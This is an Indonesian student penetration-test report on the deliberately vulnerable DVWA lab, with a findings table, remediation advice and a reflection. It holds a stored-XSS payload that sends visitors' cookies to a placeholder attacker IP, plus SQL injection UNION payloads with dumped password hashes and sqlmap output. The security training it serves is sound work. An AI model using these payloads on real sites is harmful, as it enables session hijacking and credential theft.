


Hacked by test


This page was defaced using XSS

10. Stored Cross Site Scripting (XSS)

- XSS Stored atau Persistent XSS muncul saat aplikasi menerima data dari sumber yang tidak tepercaya dan menyertakan data tersebut dalam respons HTTP selanjutnya dengan cara yang tidak aman.
- Sebelum melakukan uji serangan, ubah maxlength pada textarea dari 50 menjadi 500 karakter melalui inspect element










- Masukkan script ini ke field Message
`<script>>window.location='http://<IP_Server>/?cookie='+document.cookie</script>`
- tiap ada orang yang buka url web yang terkana xss stored maka dia cookienya akan dikirimkan ke ip attacker



6. Temuan dan Analisis

No	Jenis Kerentanan	Deskripsi Temuan	Dampak	Bukti
1	Brute Force	Tidak ada limitasi percobaan login	Akses akun pengguna tanpa izin	

No	Jenis Kerentanan	Deskripsi Temuan	Dampak	Bukti
2	Command Injection	Input shell tidak disanitasi	Eksekusi perintah di server	Vulnerability: Command Injection  More Information http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution http://www.ss64.com/bash/ http://www.ss64.com/cmd/ https://www.owasp.org/index.php/Command_Injection
3	CSRF	Tidak ada proteksi token CSRF	Pengubahan data tanpa izin	 Vulnerability: Cross Site Request Forgery (CSRF) Change your admin password: New password: Confirm new password: Change Reset DB More Information https://www.exploit-db.com/exploits/616/ https://www.exploit-db.com/exploits/617/ https://www.exploit-db.com/exploits/618/
4	File Inclusion (LFI)	Parameter page bisa diisi path file sistem	Akses file sensitif di server	 Vulnerability: File Inclusion (LFI) Remote File: Submit
5	File Upload	Tidak ada filter ekstensi file yang di-upload	Eksekusi kode jarak jauh (RCE)	 Vulnerability: File Upload Upload File: Submit
6	SQL Injection	Parameter id tidak divalidasi	Akses database tanpa otorisasi	Vulnerability: SQL Injection  User ID: Submit ID: ' UNION SELECT user, password FROM users # First name: admin Surname: 5f4dccc3b5aa765d61d8327deb882cf99 ID: ' UNION SELECT user, password FROM users # First name: gordon Surname: e99a18c428cb38d5f268853678922e03 ID: ' UNION SELECT user, password FROM users # First name: 1337 Surname: 8d3533675ae2c3966d7e044cc69216b ID: ' UNION SELECT user, password FROM users # First name: pablo Surname: 0d107d99f5bbe40cde3de5c71e9e9b7 ID: ' UNION SELECT user, password FROM users # First name: smithy Surname: 5f4dccc3b5aa765d61d8327deb882cf99
7	Blind SQL Injection	Parameter rentan terhadap SQLi tanpa feedback langsung	Akses database secara tersembunyi	 back-end DBMS: MySQL >= 5.0.12 (MariaDB fork) [20:40:13] [INFO] fetching database names [20:40:13] [INFO] fetching number of databases [20:40:13] [INFO] resumed: 2 [20:40:13] [INFO] resumed: dvwa [20:40:13] [INFO] resumed: information_schema available databases [2]: [*] dvwa [*] information_schema
8	DOM-Based XSS	Script dapat dijalankan dari URL	Pencurian cookie atau deface	 Vulnerability: DOM-Based XSS Remote File: Submit
9	Reflected XSS	Input langsung dirender tanpa sanitasi	Eksekusi JavaScript di browser user	 Vulnerability: Reflected XSS Input: Submit test

No	Jenis Kerentanan	Deskripsi Temuan	Dampak	Bukti
10	Stored XSS	Data disimpan dan dirender tanpa sanitasi	Eksekusi kode permanen di banyak user	

7. Rekomendasi Perbaikan

No	Jenis Kerentanan	Rekomendasi Teknis
1	Brute Force	- Implementasikan rate-limiting pada endpoint login (misalnya, max 5 attempt per IP/user dalam 10 menit). - Tambahkan captcha atau delay antar percobaan login. - Log aktivitas login yang mencurigakan.
2	Command Injection	- Validasi input dengan whitelist (hanya izinkan IP/hostname tertentu). - Gunakan fungsi <code>escapeshellarg()</code> atau <code>proc_open()</code> yang lebih aman. - Hindari menggunakan shell command jika tidak perlu.
3	CSRF	- Implementasikan CSRF token unik untuk setiap form. - Validasi token di sisi server. - Gunakan metode <code>POST</code> untuk tindakan penting, bukan <code>GET</code>.
4	File Inclusion (LFI)	- Gunakan whitelist file yang dapat di-include. - Validasi dan sanitasi input dengan ketat (hindari <code>../</code>). - Hindari menampilkan error message yang terlalu detail.
5	File Upload	- Batasi jenis file yang diizinkan (misalnya hanya <code>.jpg</code>, <code>.png</code>). - Simpan file dengan nama acak dan tanpa eksekusi langsung. - Nonaktifkan eksekusi file di folder upload (<code>.htaccess</code>, <code>nginx config</code>).
6	SQL Injection	- Gunakan prepared statements / parameterized queries. - Hindari menyisipkan input user langsung ke dalam query SQL. - Validasi tipe data input (misal <code>id</code> harus angka).
7	Blind SQL Injection	- Sama seperti di atas, gunakan prepared statements. - Tambahkan logging dan alert untuk deteksi query mencurigakan.
8	DOM-Based XSS	- Jangan manipulasi DOM berdasarkan input URL tanpa validasi. - Gunakan <code>DOMPurify</code> untuk membersihkan input HTML/JS dari user.

No	Jenis Kerentanan	Rekomendasi Teknis
9	Reflected XSS	- Lakukan <i>output encoding</i> untuk semua data user sebelum ditampilkan. - Gunakan framework yang sudah aman secara default (misal React, Laravel).
10	Stored XSS	- Escape seluruh karakter khusus HTML (< , > , " dll) sebelum menyimpan atau menampilkan kembali. - Validasi dan sanitasi input user. - Gunakan Content Security Policy (CSP).

8. Evaluasi dan Refleksi

Tantangan Utama

- Tantangan terbesar dalam proses pengujian ini adalah memahami bagaimana payload sederhana bisa dimanfaatkan untuk mengeksploitasi berbagai jenis kerentanan.
- Beberapa kerentanan membutuhkan kombinasi teknik atau urutan langkah tertentu agar berhasil, seperti pada Blind SQL Injection dan Stored XSS.
- Mengatur lingkungan lab DVWA dan memahami alur data di dalam aplikasi juga menjadi bagian penting dari proses.

Pelajaran Penting

- **Validasi dan sanitasi input** merupakan fondasi utama dalam menjaga keamanan aplikasi web. Banyak serangan dapat dicegah hanya dengan memvalidasi data dari pengguna.
- **Burp Suite** sangat efektif dalam analisis request/response serta pengujian manual terhadap parameter-parameter yang rentan.
- **Pemahaman logika aplikasi** penting untuk mengetahui bagian mana yang paling berisiko diserang, terutama untuk serangan seperti CSRF dan File Upload.
- Penerapan **defense in depth** seperti CSRF token, prepared statement, CSP, dan filter file upload terbukti sangat penting dalam mencegah eksploitasi celah.

Refleksi Keseluruhan

- Kegiatan ini memberikan wawasan nyata bahwa banyak aplikasi web rentan karena asumsi bahwa pengguna akan selalu berperilaku sesuai aturan.

- Pengujian secara langsung terhadap kerentanan menunjukkan betapa mudahnya data atau kontrol server dapat diambil alih ketika tidak ada mekanisme proteksi yang memadai.
- Melalui eksploitasi terhadap DVWA, pengetahuan tentang keamanan aplikasi menjadi lebih praktis dan aplikatif untuk diterapkan dalam pengembangan aplikasi nyata.